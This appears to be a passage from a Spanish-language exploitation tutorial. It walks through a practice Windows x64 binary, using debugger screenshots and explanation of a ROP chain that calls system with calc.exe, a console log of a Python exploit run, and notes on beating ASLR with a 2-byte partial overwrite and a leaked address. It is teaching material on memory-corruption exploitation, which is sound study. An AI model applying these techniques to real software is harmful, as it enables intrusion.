

Aquí tenemos el return de la función main, como vemos ahora apunta a call_to_gets+4.




En el gets se va a introducir el shellcode.





Ahora al retornar vamos a empezar con los rops de la shellcode.









Con esto tenemos la dirección de calc.exe en RCX, seguimos ejecutando.





Obtenemos la dirección de system en RAX.




Finalmente, el salto a RAX con lo que saltaremos a system. Ejecutamos con F9 y veremos que tendremos la calculadora:





Todo esto, lo meteremos en un exploit en Python y ejecutamos:



```
C:\Users\Fare9\Desktop\ConsoleApplication1FINAL>C:\python27-x64\python.exe explo
it.py
0x77ad0000
[!] To continue the analysis, please accept messagebox and press ENTEREnter your
 name
you are a winnner man 000000013F162AF8 je

[!] Please write leaked function address (with 0x): 0x0000013F162AF8
```



## Notas finales

Como hemos podido ver, es posible sobrescribir sólo 2 bytes de una dirección los cuales no se verán afectados por la protección de ASLR, y con esto y una dirección lekeada es posible realizar una explotación de un binario, en este caso era más fácil pues se nos ofrecía una función system dentro del binario, en otros casos será necesario realizar otros trucos que nos lleven a la ejecución de código que nos sea beneficioso. Igualmente, este ejercicio nos ayuda a pensar un poco “fuera de la caja” y nos permite un pensamiento lateral beneficioso para otros ejercicios, como ya dijimos en temas de exploiting no es posible buscar soluciones online.